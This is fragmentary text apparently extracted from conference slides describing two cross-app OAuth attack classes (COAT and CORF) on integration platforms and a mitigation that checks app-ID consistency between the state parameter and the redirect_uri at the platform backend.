
- **state=eyJxxx.yyy.zzz**  
`{"app_id": <lyft>,  
 ...}`  
**/ state-associated session**

# Attack #1: Cross-app OAuth Account Takeover (COAT)

Cross-app  
Attacks



# Common (but failed) designs for Tracking Active App Info



Platform Must embed in (and extract from):


or • **redirect\_uri:**

`https://platform.com/<lyft>/redirect`


redirect\_uri has weak integrity

# Attack #2: Cross-app OAuth Request Forgery (CORF)

Cross-app  
Attacks



# Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend



① Must embed a unique app ID in (and extract from) BOTH:


- `state=eyJxxxyyy.zzz` AND • `redirect_uri:`  
`{"app_id": <lyft>, ...}`
- / state-associated session

• `redirect_uri:`  
`https://platform.com/<lyft>/redirect`

② Enforce Matching at R

# Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend

Mismatch  
Detected!

